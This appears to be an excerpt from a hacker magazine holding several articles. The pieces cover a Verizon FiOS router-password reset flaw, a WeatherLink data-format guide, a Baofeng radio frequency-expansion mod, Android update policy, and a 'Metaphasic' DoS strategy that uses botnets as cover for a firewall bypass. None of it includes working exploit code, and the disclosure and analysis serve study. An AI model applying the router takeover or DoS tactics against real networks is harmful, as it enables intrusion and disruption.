
Now it starts at boot and loads the configuration. To turn it off, use `pfctl -d`.

Conclusions

My initial observations were tainted by iMessage, but further observation of this behavior was made with iMessage turned off. Apple, and three other entities that are not entirely clear, had unsolicited connections opening from the phone to servers out on the web. One was onto a hidden IMAP server, another was to Akamai. This means that there is software making these connections. I am sure some of it, or all of it, is built into the firmware. The easiest way to deal with this is to just block the hosts. This may get tricky, depending on which services you would like to use. And as always, further investigation is warranted. The future is written by you.

Gr33tz to callz, lace, лази, s4m, and ptq.


It's Here!



*Now available online in PDF format
and for the Kindle and Nook!*

All DRM-free, 282 pages

store.2600.com



Memoir of a Tech Writer: The Art of Leverage

by **ellG147**

When you're a freelance tech writer, projects come in all shapes and sizes. You never know what the next challenge will be, but you can count on the likelihood of dealing with language and cultural issues since more U.S. tech companies are outsourcing or partnering with companies overseas.

When I was asked to edit a post-translated software manual originating from Europe, I realized I was going to have to do some planning and preparing, especially since I would be working with people whom I didn't know. So I conducted an informal analysis of the people I would more than likely be collaborating with learning about their preference(s) of communication, daily and vacation schedules, depth of knowledge about the project, and so forth.

And since I was the new kid on the block, I realized it wouldn't hurt to apply some simple psychology (social scaffolding), so I placed a candy bowl and jar of interesting rocks on my desk to develop an instant rapport with coworkers. Additionally, I let people know that I took the liberty of putting together a photo stock (testing out the company's digital camera equipment) that could be used for recruitment flyers or slide show presentations or other. You'd be surprised how many people took me up on the offer. People are always in need of new photos from a fresh perspective because it makes them look good.

In regards to companies, I've found throughout the years that there is usually a very small percentage of people who are willing to help you by being forthcoming with information, guidance, and resources. Conversely, there are those who help but it is like pulling teeth, or those who will give you just a smidgen of their time because you're on the meter. In regards to departments, they can be very protective of information

and may or may not share information with other departments.

Once I had a general idea of my people resources, I asked myself this important question: Was this manual/software someone's pet project? If so, whose? This is an important thing to find out if you can so that you can immediately align yourself with this person or persons. Ask the individual(s) whose pet project this might be for their help and assistance whenever needed - and for as much insight as possible. Knowing whether a product will be used primarily as a research tool can make a huge difference in the way a manual is slanted.

Don't hesitate to cc your PPP (Pet Project Person(s)) should things bottleneck or you discover a weak link in your people pool so that you can keep steady, forward progress with your project as some people tend to procrastinate or have other issues. If your PPPs are up there in the chain of command, this gives you additional leverage. Use it, but don't abuse it.

A critical decision that needed to be made was how deep to go with the edits of the manual. Since this particular project involved sociopolitical considerations, things could get rather sticky. The company who hired me did not want to step on the toes of the developers who wrote the manual, as this might jeopardize work relationships. However, the manual needed to be improved upon and brought up to the standards of the company who hired me. So what does one do in a Catch-22 situation? Work in a gradual rapport with all parties concerned and exercise tact. Let people know your intent and reasons for doing what you're doing so that there's no room for misunderstanding. Use phrasing like "...requires some fine-tuning" as opposed to "...requires a major overhaul."

Since we live in a make-work universe, debating whether to start the manual from scratch or fix the existing manual would both have their challenges. I chose to work with the existing

manual mostly because the developers had already deposited a great deal of energy into the project. In this case, my choice was based upon a matter of respect.

After reading the first few pages of the manual, I experienced what I call psychological entropy: difficulty in getting through just a few pages without developing a headache due to transposition of words, translation issues, run on sentences, misplaced or lack of articles, improper gerunds, odd word usage, and so forth. Since getting through the manual was extremely difficult, I decided on a different tack with the goal of making the manual more readable so that more critical editing could take place later.

My first step was to find out if anyone in sales or marketing had already slogged through the manual - in its current condition - as a foundation for developing training or preliminary marketing materials. If so, perhaps various incarnations of a GO TO reference was already available albeit in the form of rough notes stapled together or text files or other. If not, then I could at least query these individuals to garner insight.

My second step was to gather background info on the developers by talking to key individuals in the company who actually met them at various company meetings and so forth. Based on the developers' personality types (in this case socializers), I looked for probable areas of strength and weaknesses in the manual. Fortunately, I had worked with socializer types in the aviation industry and this provided me with an a priori reason for coming up with probable scenarios in relation to software.

After steps one and two, I proceeded by spot checking the manual while working with the accompanying software, taking down copious amounts of notes, page numbers, etc. I found enough concrete evidence to support the personality-type theory and this made it possible to roughly gauge how long it would take to fix various areas in the manual along with their codependencies. Ultimately, I was able to come up with a viable work plan (as enumerated below) that would help me accomplish the goal of making the manual more readable.

Work Plan

0. Review images and charts and tables. Fix any glaring errors in the tables, charts, images. Get updated visuals if needed. Send request promptly to the necessary parties.

1. Take care of the technical material: check with resource engineers about part numbers, system offerings, transformers, proper cables, EMF issues. Revise chapters and paragraphs and captions and images.

2. Review chapter on installing the software and troubleshooting. Consult the software engineer in sales or support or other.

3. Remove all marketing content/braggadocio. Use FIND and REPLACE menu options to expedite cleanup of misplaced words and missing articles, improper gerunds, contractions, etc.

4. Embellish where lacking (click tabs in software to see what you get and see if this is written up in the manual). Also, are these screens included in the manual - and should they be? Or should they just be written up in paragraph form?

5. Carefully review chapter on modes of operation of the software. Is it clear and correct and does it contain a logical flow? Spend a good deal of time on this core chapter and use it as a paradigm for the rest of the manual. All pertinent information should be grouped into paragraphs and not scattered about.

6. Review the safety instructions. Make sure they are correct and complete and repeated in areas where needed because of liability issues. Have resource engineer review this section as well to be sure material complies with U.S. standards and laws.

7. Add more images where it would help to clarify the text. Set up photo session at the end of each work week during early morning hours. Use internal resources as subjects.

8. Get a perspective: print out various pages or chapters and have others review it and provide feedback based on a questionnaire that will be provided. Rework areas based on feedback. Keep all questionnaires and use as testimonials (if needed).

9. Convert manual to plain text and specified font type.

10. Have QA and select others in the company to review and critique the manual once again. Print and bind. Provide questionnaire.

After each milestone, I sent email updates to targeted individuals to let them know the status of the project as well as to demonstrate progress and to elicit early feedback.

Once the manual became more readable, it made it easier to determine what needed to be done to bring the manual up to company standards.

At this stage of the game, I never hesitated to ask myself what I needed to do to work harder at bringing to fruition my secondary, tertiary, and quaternary goals for the project.

Finally, when the manual was near completion, the people who were extremely helpful with the project received positive feedback and a note of gratitude. Their supervisors also got wind of their cooperative demeanor.



Say It Ain't So Verizon

By Pipefish

email@pipefish.me

You can reset the router password of most stock setups of Verizon's FiOS Internet service without authorization, and without physical access. That is a bold statement, but one that I have found to be true every single time I test it out. And if I've found this out, chances are good that plenty of others have as well. I have called and emailed Verizon several times about this issue and have gotten a mix of "I didn't know that was possible" to "Yeah, that's a value add feature for our customers." Either way, the big V has not addressed the problem. My hope is that if this article gets published in this fine tome that someone brings a copy up to the President of Verizon Security Awesomeness or something, and says "Uhh, we may need to rethink this one!"

I found this issue out by accident, after I moved. I had Verizon come out and transfer my FiOS service to my new address. The tech was doing the usual stuff, then said, "Now I have to verify connectivity. Do you have a computer we can use to test it out?" I ambled up and set my laptop in front of him, which was running Ubuntu. The tech instantly stated, "Uh, we don't officially support machines unless they're a Windows PC." I browsed the Internet and was satisfied. He said, "We have to run a program to test connectivity or I don't get credit for the install." The "program" in question was an exe. *Sigh*. OK, fine, so I booted up my Windows 7 VM. He plugged in a thumb drive and fired off some exe. Now, I won't even go into the fact that I would usually *never* let anyone plug in a random thumb drive to my PC and run some exe, but this was a VM and I wanted him to finish, so I held my tongue. The exe launched some apps that looked like they were testing different aspects of my FiOS service. But for all I know, I was being enrolled in a botnet. But that's neither here nor there.

When all the colors on the screen showed green, he said, "Now I'm going to show you about Verizon's In Home Agent." I didn't feel like dealing with it, but he was in full-on canned speech mode. "It lets you diagnose issues, collect log info for support, and do some other neat stuff, like reset the router password." Fine, fine, get out thank you, enjoy your life tech-guy. When he left, I went to login to the router with

the password he had left me (Password1). Of course, wireless security was set to what Verizon always sets it to: WEP. I went in, changed to WPA2 PSK, and changed the passphrase. Then I went to change the password, but accidentally closed the window before I did. Shucks... but wait... the In Home Agent screen was up and the option "Change Password" was sitting right there. OK, I'll bite. So I clicked it. It asked for a new password. It *did not* ask for an old one. Hmm. So I typed in a new password. Then I tried to log into the router. My new password worked. Interesting. Well, maybe since the application was running earlier, it cached the first password when I logged into the site... I dunno how, but maybe. So, I rebooted and repeated and changed the password to something new, without being prompted for the old one. Fascinating. I went to my neighbor later and asked if I could test something out. They owe me since I have fixed their computers for free, so they let me tinker. They let me connect to their network (which was WEP) and I ran the In Home Agent. I then proceeded to change their router password without being asked for the original. Yikes.

In my first call to Verizon, I explained how most times that Verizon techs come out for a FiOS move or install, they set Wi-Fi security to WEP. I was told this was because not all customers' computers support WPA/WPA2, and they want to ensure that their customers can use their Wi-Fi. OK, but WEP can be cracked in minutes. There have been dozens of articles published (some in this magazine) on how to do it. It's easy. But, that's not the worst part. If I get onto a network (crack their WEP or am allowed in), all I have to do is run the In Home Agent and I can reset their router password. I don't have to MiTM them, nor find vulns in their PCs to exploit. I can just own them at their gateway. Redirect DNS where I want, set new routes. "Hmm, I'll inform my manager about your concerns." That's all I got in the first call. Several other calls, and several emails later, there has been no update to the In Home Agent.

I did get one tech who said, "Well, I mean you know, if you're on the network, we figure you're allowed to be... so you can reset the password, I guess." OK, but if I crack the WEP I got on without being allowed to be.... *Sigh*. It doesn't get through. Hopefully, having this in 2600 will get them to wake up. Because a concerned customer's harassment apparently can't.

WeatherLink is a cloud service maintained by Davis Instruments (<http://davisnet.com/>) for the benefit of Davis' network of publicly reporting weather monitoring stations. If you already own a weather station like the Davis Vantage Pro 2, you can add your station to the network with the addition of a WeatherlinkIP data logging network dongle which is basically a set-and-forget device. After a few minutes spent establishing your account and tying it to the device's ID, you can view the basic details of your weather station online along with thousands of others at Weatherlink's global reporting map, <http://www.weatherlink.com/map.php>. WeatherLink can also be used to share your reports with other networks such as the Citizen Weather Observer Program (<http://www.wxqa.com/>) or GLOBE Science Network (<http://globe.gov/>).

The problem is that Davis makes it very difficult to actually get your data out of the cloud once it's in. The software provided by the manufacturer for this purpose is an antiquated Win 3-era program simply called WeatherLink that looks like it hasn't been updated in years. In addition, the source of WeatherLink's cloud data is hidden, the binary data records themselves are kept private, and the software makes it difficult to perform a complete data dump from the Net more than once. The last item may merely be a misguided attempt to reduce the burden on Davis' servers by encouraging incremental data retrieval, but it has the effect of blocking user access to their own raw records for performing long-term ad-hoc weather analysis. It should be noted that WeatherLink software users also have the capability to download recent datasets contained within the memory of their WeatherLinkIPs, but this information is mainly of use for near-term reporting purposes.

The true value of the WeatherLink Network is the time-stamped data cache uploaded by every WeatherLink device connected to the Davis server. These records can go back over two years - with a maximum user archive size currently fixed at 10,240 records. This is sufficient to hold 853 days of detailed weather history (about 500K of information) at the slowest two hour reporting rate. Other interval rates such as 1, 5, 10, 15, 30, and 60 minutes are available, but you can't change the logging rate once your account is set up without losing your archived data. For long-term weather tracking, the 60 minute rate works best, as it's the fastest reporting interval to cover a year's span of time without exceeding the archive limit. Exceeding this means dropping the earliest records, so in order to maintain a detailed weather history of your location from year to year and track your area's climate change, you should download your archives annually.

Fortunately, the protocol for downloading your data is a simple task for any web browser. Sniffing packets while performing a web data grab with a fresh copy of Davis' WeatherLink 5.9.3 software revealed two types of database queries available via the HTTP GET protocol, formatted as follows. First, the Query URL, which results in a server response like so:

```
http://weatherlink.com/webdl.php?timestamp=0&user=[username]&pass=
➤[password]&action=headers
"Model=16 Records=525 MaxRecords=10240 ArchiveInt=60 ConsoleVer=
➤Sep 29 2009 VantageTX=0"
```

This header information is mainly for the benefit of providing support for WeatherLink but it confirms a few useful things: 1) the nature of the weather station reporting, 2) the number of records available, 3) the station's logging interval (hourly, in this case) and 4) confirming the Davis maximum record limit. The username and passwords are yours to supply; the history of every WeatherLink station that's ever reported to WeatherLink is downloadable even if its hardware is down or offline.

Next up is the Dump URL, which allows you to download the data itself and (browser willing) save it as a binary file:

```
http://weatherlink.com/webdl.php?timestamp=0&user=[username]&pass=
➤[password]&action=data
```

Note that since Davis has changed the IP address of weatherlink.com once or twice since I've been following this, as long as you stick to the correct server name you should be fine. However, don't confuse this URL with www.weatherlink.com, which maps to a different IP and may not work.

Davis's raw weather data records follow the Rev "B" archive format, which is public and available at <http://www.davisnet.com/support/weather/download/VantageSerialProtocol> ➤Docs_v230.pdf. These 52-byte records contain every field reportable by Davis Weatherlink stations to the server and then some; if your station does not have solar or soil temperature reporting for example, then the unused fields will be left blank (0xFF). What follows is the breakdown of a typical Davis Vantage 2 Plus weather station record with no extra sensors attached.

Example Davis WeatherLink Rev "B" Archive Record Example (52 bytes)

```
88 15 C8 00 04 02 0E 02 03 02 00 00 00 00 00 D3 75
```

```
00 00 F7 04 C1 02 2B 44 01 05 0A 0A 00 01 00 00
00 2C FF FF FF FF FF FF FF FF 00 FF FF FF FF FF
FF FF FF FF
```

Rev 'B' archive record (little-endian, LSB first)

```
88 15      ;! archive write date: 1588H = 0001010:1100:01000
          ; (year=10+2000, month=12, day=8)
C8 00      ;! archive write time H=int(x/100), M=x%100 = 02:00 hrs
04 02      ;! outside temp. 204H = 516 = 51.6' F
0E 02      ;! high out temp. over archive period 20EH = 526 = 52.6' F
03 02      ;! low out temp. over archive period 203H = 515 = 51.5' F
00 00      ;! rainfall clicks (.01' bucket tips over archive period)
00 00      ;! highest rain rate (in bucket tips per hour)
D3 75      ;! barometer 75D3H = 30163 Hg/1000
00 00      ;! solar radiation W/m^2
F7 04      ;! number of wind speed data packets received 4F7H = 1271
C1 02      ;! inside temperature 2C1H = 705 = 70.5'
2B         ;! inside humidity at end of archive period 2BH = 43%
44         ;! outside humidity at end of archive period 44H = 68%
01         ;! avg wind speed (mph)
05         ;! highest wind speed over archive interval(mph)
0A         ;! direction of hi wind speed = SW
          ; 0=N NNE NE ENE E ESE SE SSE
          ; S SSW SW WSW W WNW NW 15=NNW
0A         ;! prevailing wind direction = SW
00         ;! avg UV index / 10
01         ;! ET in/1000
00 00      ;! highest solar rad over archive period (W/m^2)
00         ;! high UV index over archive
period (W/m^2) [divide this by 10]
2C         ; forecast rule @ end of archive period
FF FF      ; leaf temperature ('F+90')
FF FF      ; leaf wetnesses (0-15)
FF FF FF FF ; soil temperatures ('F+90')
00         ; Download Record Type (0x00=Rev 'B')
FF FF      ; 2 extra Humidity values
FF FF FF   ; 3 extra temperatures ('F+90')
FF FF FF FF ; 4 soil moistures (cb)
```

The comments with exclamation marks represent fields that also appear in the human-readable "Download.txt" files generated by Davis' WeatherLink software. These contain several items computed by WeatherLink for display purposes which are not present in the raw Davis archive records themselves, including:

- THSW Index, Solar Energy, UV Dose, Heat D-D, Cool D-D, In Dew,
- In Heat, In EMC, In Air Density, Wind TX, ISS Receipt, Arc Int

"Arc Int" is, of course, the Archive Interval retrieved from performing the Davis header query described earlier. I'm going to close this article with a data structure for parsing your own WeatherLink Network archives. It's a short step from this to writing a program that can, for example, generate tab-delimited Excel files which you can use to plot your weather history in any manner desired. The sky's the limit!

```
typedef struct {
    unsigned short bfDfDay:5, bfDfMonth:4, bfDfYear:7;
    unsigned short uwWriteTime, uwOutTemp, uwHiOutTemp, uwLowOutTemp,
                  uwRainClicks, uwHiRainRate, uwBarometer, uwSolarRad,
                  uwNWindPackets, uwInTemp;
    unsigned char ucInHumidity, ucOutHumidity, ucAvgWind, ucHiWind,
                 ucHiWindDir, ucWindDir, ucUvi, ucEt;
    unsigned short uwHiSolarRad;
    unsigned char ucHighUV, ucForecastRule;
    unsigned short uwLeafTemp, uwLeafWets;
    unsigned char uwSoilTemp[4], uwRecordType, uwXHumidity[2],
                 uwXTemp[3], uwSoilMoist[4];
} DAVISREVBRECORD;
```

Baofeng UV-3R: The Cheapest Dual-Band Ham Radio HT

by **l0cke**

I've recently become a bit of a ham. I made the decision to pick up a couple of Baofeng UV-3R 2 watt 2 meter and 70 centimeter hand talkies lightly after reading a few reviews and learning a bit about them on the UV-3R Yahoo group [<http://groups.yahoo.com/group/UV-3R/>].

It's a cool radio with the comparable portable ham radios costing \$100+ more. These things sell for \$45 to \$50 for one on eBay and that's with free shipping. They take about a week or so to arrive here in the states from China and that's more than acceptable.

I know a lot of hacks have been done with radios over time and even some pranks played on fast food employees with various ham equipment. They work great as a transceiver to hit a relatively near repeater or to scan the local frequencies. I live in a large city so police, emergency response, and taxi drivers are usually what I end up picking up while I scan with it. I'm not going to go into the details of the radio so much in this article. My aim is to give you the means to turn this little dual-band HT into a tri-band HT. From 2 meters and 70 centimeters to 2 meters, 70 centimeters and 1.25 meters. And what's better than that? It's accomplished by the laughably easy method of altering a program (.ini) configuration file on the 1.10 version of the UV-3R Windows software that programs the radio via a \$10 (or you can make your own - the plans are around the net) USB programming cable. Yes indeed, frequency expansion can be accomplished with five minutes of work without opening up the insides of a piece of very useful electronics for once! I felt compelled to share it with the 2600 crowd because I know many of you would find this interesting and pretty much anyone on any budget with any level of technical skill can pull this hack off.

Some of the information in this article is from posts in the Yahoo UV-3R group, but it's based upon my experience of doing the software mod myself. Without further ado, here's the soft mod. Enjoy!

The Mod

This is a software modification that can open up more frequencies. You may have a slightly different settings.ini file if you have a different software version or one made for a different radio. This is the configuration file for the software that programs the radio. I'd suggest saving the frequencies in Chirp from danplanet.com and doing the modification, then restoring those frequencies with Chirp. After that, you can read them from the UV-3R software and use that or just continue to use Chirp if you prefer.

This works for the Vero Telecom/MTC (Main Trading Company) UX-V4 radio as well since it's just a rebranded version of the Baofeng UV-3R Mark II. I've read that this works on the Baofeng UV-3R Mark I as well, but I've only tested it on the latest version (the Mark II).

In the settings.ini file for the 1.10 version of the UV-3R software you'll see:

```
[ModelInfo]
```

What follows the # is the profile name (commented out).

```
# Profile 1
```

Then you see the data.

```
Freq0=[136-174/400-470]
```

```
data0=6013401700400047
```

You'll see Freq0, data0, Freq1, data1, Freq2, data2.

Those are the three profiles, each profile containing Freq* and data*.

Now, the frequency range is easily seen in Freq0 as "[136-174/400-470]".

Modify that to reflect the desired frequency range. You can also do this to set it to only frequencies you need.

```
"[136-140/400-410]"
```

Now, you also have to modify the next line to get it to work. The first line changes the display in the UV-3R programming software only. The data line (for example "data0") has to be modified too.

It's rather simple. It works as follows. Looking at the fields for Profile Yhree, we see this:

```
# Profile 3 Freq2=[144-148/430-450]
```

```
data2=4014801400430045
```

Looking at the data field, we see this:

```
data2=4014801400430045
```

When the line is separated, we see this:

```
data2= 4014 8014 0043 0045
```

Taken apart, the line contents is this:

```
M = Mc and K = Kc
```

```
L = Low Byte and H = High Byte
```

```
data2= MKMM MKMM MKMM MKMM
```

```
data2= LLHH LLHH LLHH LLHH
```

If you wanted to set 144.0 Mc, it would translate to 4014. If you wanted to set 570.0 Mc, it would translate to 0057.

Here's an example of a modified settings.ini (programming software configuration file). This is from my computer. I removed one profile as well as the profile names/comments and my com port is set to com port 3.

```
[setup]
```

```
com=3
```

```
searchcom=1
```

```
name=0
```

```
language=english
```

```
[ModelInfo]
```

```
Freq0=[115-400/400-529]
```

```
data0=5011004000409052
```

```
Freq1=[128-260/390-525]
```

```
data1=8012002600395052
```

Hi to PsyWar & <3 & XOXOXO to Dave & Emmanuel.

Transmissions

by Dragorn

Starting this article is a bit of an exercise in desperation, as I attempt to write real content using only the on-screen keyboard of a phone, since an inconvenient lightning strike ate most of my home network.

This is on some level fitting. Recently, the resurfacing of a bug I found in Android a year ago has gotten me annoyed at the utterly broken Android update cycle all over again.

I'm a fan of Android in general. It tends to fall into the bucket of "all phones suck, this one sucks less for what I need to do with it." Unfortunately, in some regards, Android falls down completely, especially when it comes to security updates being pushed to older handsets in a timely fashion.

Many factors are at play controlling when updates are pushed to phones, and few of them represent the best interests of the consumer. The side effects of this are probably being felt by many of you right now: How many of you are still waiting for Android 4 to be announced for your device, let alone delivered?

When Google releases a new Android update, it typically first appears as a firmware for Google-sponsored and developed phones (the Nexus series), and sometimes released as non-open-source firmwares for specific vendors (Honeycomb or Android 3.x for example saw binary releases while never seeing an open source release until Android 4 was complete).

Unfortunately, most consumer phones are not directly based on the Google reference design. Attempting to differentiate themselves from each other and provide consumer lock-in on a specific brand, vendors modify the base Android system. Modifications run the gamut from the innocuous (custom widgets and home screen launchers), to the annoying (custom UI layers which can lead to applications looking weird and slow down the system), to the infuriating (enhanced logging daemons with vulnerabilities which subvert the permissions system of Android and allow applications to greatly exceed their declared permissions).

Finally, the carriers get involved, requiring specific features in stock Android to be disabled to allow billing users extra to unlock them (such as hotspot mode), requiring applications be installed (bloatware and crapware apps for which the carrier gets a cut), and often they require that the bootloaders remain locked to prevent users from installing custom firmware which lack these restrictions.

Each layer adds a delay: modifying a system as complex as Android definitely takes time, and validating all those modifications



take even more. Validating that the firmware behaves as expected and won't negatively impact the carrier's network also takes time and money.

Unfortunately, it's not in the vendors' best interest to expend extra effort building new firmware images, testing them in-house, and paying for their testing out-of-house on phones they aren't getting money from. In some cases, the phone simply lacks the RAM or storage space to run a newer version of Android (feature creep, like any OS, usually means every revision is a little hungrier than the last for whatever resources the phone can give it). But often, a manufacturer (or a carrier) decides that a phone is end-of-life and will no longer get updates, even when the device is fully capable. The only recourse for the user? Buy a new phone, truly a horrible outcome for phone manufacturers.

This has serious implications beyond not getting the latest shiny version of Android. Security updates also fall by the wayside when phones no longer get timely updates, and even phones which are slated to get updates may get them months after a security problem is made public, leaving the users exposed.

For example, say a new vulnerability is discovered in the now much older Android 2.2. While any device capable of running 2.2 should have a reasonable expectation of being able to run 2.3 with no problem, Google's own numbers show Android 2.2 at 19 percent of the Android ecosystem, and Android 2.1 (current around 2010) still holds five percent of the installed devices. Looking through anger-tinted glasses, a moderately reasonable interpretation is that 25 percent of the Android devices currently deployed are completely abandoned by their manufacturers and carriers, and any exploit found in them has a very good chance of never being fixed.

A familiar tune to everyone should be the oft-repeated (and oft-ignored) reminder that a

smartphone is just another PC, with a permanent Internet connection and links directly to your credit card. It's an extremely tempting target for malware, despite none being terribly advanced so far. Like the Java worm which just hit OSX, Android can remain unscathed from a serious widespread attack for only so long; when vulnerabilities exist, and money can be made, eventually someone will step up to take it on.

For hackers, of course, solutions abound: root your phone, run AOSP or a custom ROM, and you're good to go... mostly. By running an un-vetted ROM image, you are open to attacks against credentials, logins, call snooping, and so on: It's an untrusted operating system, often assembled by unknown (or semi-known) individuals. So far, no custom ROM has gone black-hat (or at least been detected as doing so) and I in no way cast aspersions against any ROM developers, but, the risk remains: by trusting a relatively unknown source, you trust that they never become malicious, and that they are never compromised themselves, exposing the build system used to create the ROMs.

For normal consumers, installing a custom ROM usually isn't an option... and we should care about this. If you're an Android user, the entire ecosystem of the Android platform is relevant: if the platform degenerates into dead-ended devices which will never see an update, developers will leave, and the developers who remain will be shackled to deprecated versions and unable to take full advantage of newer Android features without sacrificing 25 percent of the market.

It's difficult to influence the course of large corporations who make the phones and carriers who control releases, end-of-life, and bloatware installs, but it behooves all of us to demand reasonable update guarantees whenever the option presents itself.

2651 OLIVE STREET SAINT LOUIS MO 63103

420 SOUTH GRAND LOS ANGELES CA 90071

611 FOLSOM STREET SAN FRANCISCO CA 94107

51 PEACHTREE CENTER NE ATLANTA GA 30303

10 SOUTH CANAL CHICAGO IL 60606

30 E STREET SW WASHINGTON DC 20024

811 10TH AVE NEW YORK NY 10019

12976 HOLLENBERG DR BRIDGETON MO 63044



Metaphasic Denial of Service Attacks

by **Everett Vinzant**

A denial-of-service attack (DoS attack) or distributed denial-of-service attack (DDoS attack) is an attempt to make a computer or network resource unavailable to its intended users. In a denial-of-service attack there is an implied one-to-one relationship between the attacker and the victim. An example of this is using a computer on the Internet to send so much traffic to a server that the server fails to process it all. As this failure occurs, other traffic is left unprocessed. This prevents legitimate users from connecting to a website, processing orders, or accessing email.

A distributed denial-of-service attack varies only in the structure of the attack. In a distributed denial-of-service attack, there is an implied many-to-one relationship between the attacker(s) and the victim. Typically, an individual or entity (crime family) will commandeer control of hundreds or thousands of computers by a virus or trojan. Once this network of computers is created, they can “gang up” on a server. The end result is the same, the server is overwhelmed, and service fails.

The possibility of a third attack type exists. This hybrid of the two attacks offers a distinct advantage that will be addressed. Metaphasic denial-of-service or MDoS is a method of combining several denial-of-service attack types. Some of the same techniques used in a DDoS attack are employed. First, hundreds or thousands of computers are taken control of. The same method used for DDoS will be effective for this (viruses, trojans, etc.). If there are a thousand computers in the created

“zombie net,” it is divided into multiple serfdoms.

Each serfdom is assigned a specific DoS attack type. One serfdom may attack TCP/IP handshakes. One may attack an Apache server. One may attack SQL databases. After five or ten serfdoms are created, an attack is initiated with the first serfdom. The attack lasts five to seven minutes. Then the first serfdom’s attack ceases, while the second serfdom’s attack begins. This process occurs until all serfdoms are exhausted (everyone has had their turn to attack). The length of the attack can easily be an hour.

There are several reasons for this attack. First, it’s a matter of psychology. The first attack will be detected, but not responded to in five to seven minutes. By the time this is identified as an attack, it ceases. The assumption exists that someone upstream has identified the problem and stopped it. Then the next attack begins. The attacks occur until all of the serfdoms have fulfilled their role. Second, because this method rotates types of attacks specific to the network being attacked, there is actually an hour of DoS. Third, and most importantly, you have the undivided attention of the security group at a given location.

This is the crucial part of the Metaphasic denial-of-service attack. Since everyone is focused on the DoS attacks, a firewall/IDS bypass attack is used. While the security department is focused on an incoming attack, they miss the surgical strike done to the network. Logs may not be examined. If they are, unusual traffic may be credited to the DoS attack, providing cover. This is a classic distraction/flanking maneuver.



Never be ON TIME Again!

by OMK

The Problem

